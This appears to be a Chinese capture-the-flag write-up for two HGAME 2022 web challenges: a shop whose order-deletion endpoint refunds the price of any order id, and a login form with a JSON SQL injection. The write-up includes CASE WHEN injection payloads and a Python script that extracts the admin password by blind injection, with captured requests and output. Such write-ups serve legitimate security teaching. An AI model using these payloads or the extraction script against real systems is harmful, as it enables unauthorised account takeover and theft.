
Vidar shop demo



这三个js文件都有map文件，可以用`reverse-sourcemap`还原源码

参考：https://www.freebuf.com/articles/web/276810.html


得到源码可自行分析




不过这里的漏洞，黑盒就测试出来了

注册的时候注意下有一些限制，最好用burp改包注册，注意用户名长度和密码长度即可成功注册


注册成功后登录能看到用户的一些信息



首先任意下单一个买得起的，支付，看看这个过程




支付后，账户拥有的余额减少了20




然后发现这个已支付的订单可以删除

删除完之后发现，之前减去的余额返回到了账户




有增加对应取消订单的价格，抓包分析下传参




```
Host: bab4d9422a.vidar-shop.mjclouds.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2NDQwNDAzOTIsImlhdCI6MTY0Mzk1Mzk5MiwidWlkIjo
Content-Length: 11
Origin: http://bab4d9422a.vidar-shop.mjclouds.com
Connection: close
Referer: http://bab4d9422a.vidar-shop.mjclouds.com/

{
  "id":2873
}
```

```
Server: nginx
Date: Fri, 04 Feb 2022 06:34:03 GMT
Content-Type: application/json
Content-Length: 2
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Origin, X-CSRF-Token, Authorization, AccessToken, Token, Range
Access-Control-Allow-Methods: GET, HEAD, POST, PATCH, PUT, DELETE
Access-Control-Allow-Origin: http://bab4d9422a.vidar-shop.mjclouds.com
Access-Control-Expose-Headers: Content-Length, Access-Control-Allow-Origin, Access-Control-Allow-Headers
Access-Control-Max-Age: 86400
Vary: Origin
X-Trace-Id: 9639cfd46d6d3f9b6e319411f3b40457
Cache-Control: no-cache

{
}
```


只传了一个订单的id，尝试修改为下单好的更大金额的订单的id，比如flag的订单id




增加了flag订单的金额到账户余额上，余额够了，直接买flag，支付后回到订单页面得到flag





LoginMe

本次HGAME唯一一道拿到血的题目呜呜呜，虽然是三血，纪念一下




源码里面给了个hint的图片





`username`只有admin和test两个用户，并且可以闭合这里形成注入

```
{"username":"admin' and '1","password":"mochu7"}
```



这里需要注意的是，注入语法正常的时候返回：`{"msg":"success!"}`，注入语法错误，或者用户名错误的都返回：`{"msg":"invalid username or password"}`

比较难测试区分的就是分辨是注入语句不对，还是这个关键字被过滤了，因为都是返回`{"msg":"invalid username or password"}`，得一点点摸索

经过多次测试发现这里`if`应该是行不通的

那么可以参考我以前的文章：记一次MySQL注入绕过

利用`case when [express] then [x] else [y] end`代替if做条件判断

```
{"username":"admin'and case when 1=1 then 1 else 0 end and '1","password":"mochu7"}
```

Request

Pretty Raw \n Actions

```
1 POST /login HTTP/1.1
2 Host: 81906c3039.login.summ3r.top:60067
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 83
9 Origin: http://81906c3039.login.summ3r.top:60067
10 Connection: close
11 Referer: http://81906c3039.login.summ3r.top:60067/
12 Cookie: SESSION=MTYONDAyNjI5MXxEdi1CQkFFQ180SUFBUkFCRUFBQUI2LUNBQUVHYzNSeWFXNW5EQVIBQkhWelpYSUdjM1J5YVc1bkRBWUFCSF
13
14 {
    "username":"admin'and case when 1=1 then 1 else 0 end and '1",
    "password":"mochu7"
  }
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.21.5
3 Date: Sat, 05 Feb 2022 10:28:46 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 18
6 Connection: close
7 Set-Cookie: SESSION=MTYONDA1NjkyNnxEdi1CQkFFQ180
8
9 {
    "msg":"success!"
  }
```


Send Cancel

Request

Pretty Raw \n Actions

```
1 POST /login HTTP/1.1
2 Host: 81906c3039.login.summ3r.top:60067
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 83
9 Origin: http://81906c3039.login.summ3r.top:60067
10 Connection: close
11 Referer: http://81906c3039.login.summ3r.top:60067/
12 Cookie: SESSION=MTYONDAyNjI5MXxEdi1CQkFFQ180SUFBUkFCRUFBQUI2LUNBQUVHYzNSeWFXNW5EQVIBQkhWelpYSUdjM1J5YVc1bkRBWUFCSF
13
14 {
    "username":"admin'and case when 1=2 then 1 else 0 end and '1",
    "password":"mochu7"
  }
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 403 Forbidden
2 Server: nginx/1.21.5
3 Date: Sat, 05 Feb 2022 10:29:38 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 38
6 Connection: close
7
8 {
    "msg":"invalid username or password"
  }
```



直接查admin的password

```python
import requests

asc_str = '0123456789abcdef'
burp0_url = "http://81906c3039.login.summ3r.top:60067/login"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0",
     "Accept": "application/json, text/plain, */*",
     "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
     "Accept-Encoding": "gzip, deflate",
     "Content-Type": "application/json"}
password = ""
for i in range(1, 35):
 for s in asc_str:
  payload = "admin'and case when substr(password,{},1)='{}' then 1 else 0 end and '1".format(i, s)
  burp0_json={"password": "mochu7", "username": payload}
  resp = requests.post(burp0_url, headers=burp0_headers, json=burp0_json)
  if 'success' in resp.text:
   password += s
   print(password)
```

```
PS C:\Users\Administrator\Desktop> python .\exp.py
5
59
595
5957
59578
59578a
59578a3
59578a30
59578a308
59578a3086
59578a3086a
59578a3086a0
59578a3086a0e
59578a3086a0e7
59578a3086a0e76
59578a3086a0e767
59578a3086a0e7671
59578a3086a0e7671d
59578a3086a0e7671d0
59578a3086a0e7671d08
59578a3086a0e7671d082
59578a3086a0e7671d082a
59578a3086a0e7671d082a4
59578a3086a0e7671d082a47
59578a3086a0e7671d082a476
59578a3086a0e7671d082a4761
59578a3086a0e7671d082a4761f
59578a3086a0e7671d082a4761f0
59578a3086a0e7671d082a4761f08
59578a3086a0e7671d082a4761f082
59578a3086a0e7671d082a4761f0827
59578a3086a0e7671d082a4761f0827e
PS C:\Users\Administrator\Desktop>
```

CSDN @末 初

登录admin账号，然后得到flag



hgame{4b47b8b252b7238d6f4467993ab24a9f3e24408838e9d2cb6800d206533fb85e}

文章目录

Level - Week4

MISC

摆烂

> 摆烂[已完成]

描述

